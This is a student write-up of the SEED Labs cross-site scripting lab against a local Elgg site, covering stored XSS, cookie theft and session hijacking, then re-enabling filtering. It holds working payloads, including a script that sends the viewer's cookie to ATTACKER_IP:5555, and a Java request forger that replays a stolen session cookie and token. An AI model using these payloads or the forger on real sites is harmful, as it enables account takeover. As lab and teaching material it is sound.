XSS Attack Lab Report — Elgg

Course / Lab: SEED Labs — Cross-Site Scripting Attack Lab (Elgg)

Author/Tester: Dominic McElroy

Date: 11/5/2025

User accounts provided by lab:

- *Admin: admin / seedelgg*
- *Alice: alice / seedalice*
- *Boby: boby / seedboby*
- *Charlie: charlie / seedcharlie*
- *Samy: samy / seedsamy*

Task 1 Posting a Malicious Message to Display an Alert Window


Goal: Insert a short XSS payload into my Elgg profile so that when someone views my profile, an alert window appears.

Payload used:

```
<script>alert('XSS');</script>
```

Observed result: A JavaScript alert box with the text XSS appeared when loading the profile page.

Screenshots:



Your profile was successfully saved.

XSS

Explanation: Because input filtering was disabled in this instance of Elgg, the raw <script> tag stored in the profile was rendered into the profile page and executed by the victim's browser.

Task 2 Posting a Malicious Message to Display Cookies


Goal: Modify the injected script so that the viewer's cookies are shown in an alert box.

Payload used:

```
<script>alert(document.cookie);</script>
```

Observed result: The victim browser displayed an alert popup containing the session cookie.

Screenshots:



Your profile was successfully saved.

Elgg=v4lrhi7r295mejqfb3oa8tqqd4

□ Prevent this page from creating additional dialogs

Explanation: document.cookie evaluated in the attacker's script returns the cookies associated with the origin www.xsslabelgg.com. The script delivered these cookies to the victim's browser which then displayed them in the alert box (only visible to the victim).

Task 3 Stealing Cookies from the Victim’s Machine (Exfiltration)

Goal: Send the victim's cookies back to the attacker by forcing the victim's browser to make a request to the attacker's listener with the cookie appended.

Payload used:


```
<script>
  document.write('<img src="http://ATTACKER_IP:5555/?c=' + escape(document.cookie) + '">');
</script>
```

Attacker setup (on the attacker VM):

```
cd ~/echoserver
```

```
./echoserver 5555
```

Screenshots / Logs:



```
ubuntu@attacker:~$ cd echoserver/
ubuntu@attacker:~/echoserver$ ls
Makefile  README  echoserv  echoserv.c  helper.c  helper.h
ubuntu@attacker:~/echoserver$ ./
-su: ./: Is a directory
ubuntu@attacker:~/echoserver$ ./echoserv 5555
GET /?cElgg%3Diad064341tj83oja9d2mtupor1 HTTP/1.1
```

Explanation: The image load forces the victim's browser to issue an HTTP GET to the attacker-controlled host including the cookie in the request URI. The attacker does not need to bypass same-origin policy for this because the victim's browser is intentionally making an outbound request to the attacker.


Task 4 Session Hijacking using the Stolen Cookies

Goal: Use the stolen cookie to perform an action on behalf of the victim specifically, add the attacker user as a friend of the victim.

HTTPSimpleForge.java - corrected code with inputted session cookies.

```
import java.io.*;

import java.net.*;

public class HTTPSimpleForge {

    public static void main(String[] args) {

        String targetHost = "xsslabelgg.com";

        int targetPort = 80;

        String cookie = "Elgg=iad064341tj83oja9d2mtupor1";

        String friendId = "42";

        String elgg_ts = "1762375676";

        String elgg_token = "e1231c045ad0dc1f6b7946leed8df66c";

        String path = "/action/friends/add?friend=" + friendId +

                      "&__elgg_ts=" + elgg_ts +

                      "&__elgg_token=" + elgg_token;

        Socket socket = null;

        try {

            socket = new Socket(targetHost, targetPort);

            BufferedWriter out = new BufferedWriter(new OutputStreamWriter(socket.getOutputStream(), "UTF8"));

            BufferedReader in = new BufferedReader(new InputStreamReader(socket.getInputStream()));

            out.write("GET " + path + " HTTP/1.1\r\n");

            out.write("Host: " + targetHost + "\r\n");

            out.write("User-Agent: Mozilla/5.0 (X11; Ubuntu) JavaTest\r\n");

            out.write("Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n");

            out.write("Referer: http://xsslabelgg.com/profile/samy\r\n");

            out.write("Connection: close\r\n");

            out.write("Cookie: " + cookie + "\r\n");

            out.write("\r\n");

            out.flush();

            String line;

            System.out.println("----- Response start -----");
            while ((line = in.readLine()) != null) {
                System.out.println(line);
            }
            System.out.println("----- Response end -----")
            out.close();
            in.close();
        } catch (Exception e) {
            e.printStackTrace();
        } finally {
            if (socket != null) try { socket.close(); } catch(IOException ignored) {}
        }
    }
}
```

Screenshot:



```
ubuntu@attacker:~/HTTPSimpleForge$ nano HTTPSimpleForge.java
ubuntu@attacker:~/HTTPSimpleForge$ javac HTTPSimpleForge.java
ubuntu@attacker:~/HTTPSimpleForge$ java HTTPSimpleForge
----- Response start -----
HTTP/1.1 302 Found
Date: Wed, 05 Nov 2025 21:04:21 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16
X-Powered-By: PHP/5.4.16
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Location: http://xsslabelgg.com/profile/samy
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8

----- Response end -----
ubuntu@attacker:~/HTTPSimpleForge$ 
```


Task 5 Countermeasures (Re-enabling Protections)

Goal: Re-enable the Elgg countermeasures and observe what happens when viewing victim profiles.

Countermeasures available

1. HTMLawed 1.8 plugin filters and removes dangerous tags.
2. htmlspecialchars() calls in various Elgg view files encode special characters so <script> does not render as an executable tag.

Screenshots:



Site Pages 1.8
Create simple web pages for about, contact, privacy, and terms.
Author: Core developers - http://www.elgg.org/
more info

File 1.8.1
File browser plugin
Author: Core developers - http://www.elgg.org/
more info


Garbage Collector 1.5 [Settings]
Perform some database cleanup tasks
Author: Core developers - http://www.elgg.org/
more info

Groups 1.8 [Settings]
Provides group support for elgg
Author: Core developers - http://www.elgg.org/
more info

HTMLawed 1.8
Provides security filtering. Running a site with this plugin disabled is extremely insecure. DO NOT DISABLE.
Author: Core developers - http://www.elgg.org/
more info

Invite Friends 1.8
Invite friends via email invites.
Author: Core developers - http://www.elgg.org/
more info

Expected behavior: HTMLawed will strip disallowed tags; in many cases <script> tags are removed entirely or sanitized so they no longer execute. Some attributes may be removed while leaving other HTML intact.



Fixed XSS when enabled protections - no prompts for session cookie and no scripts ran

End of report.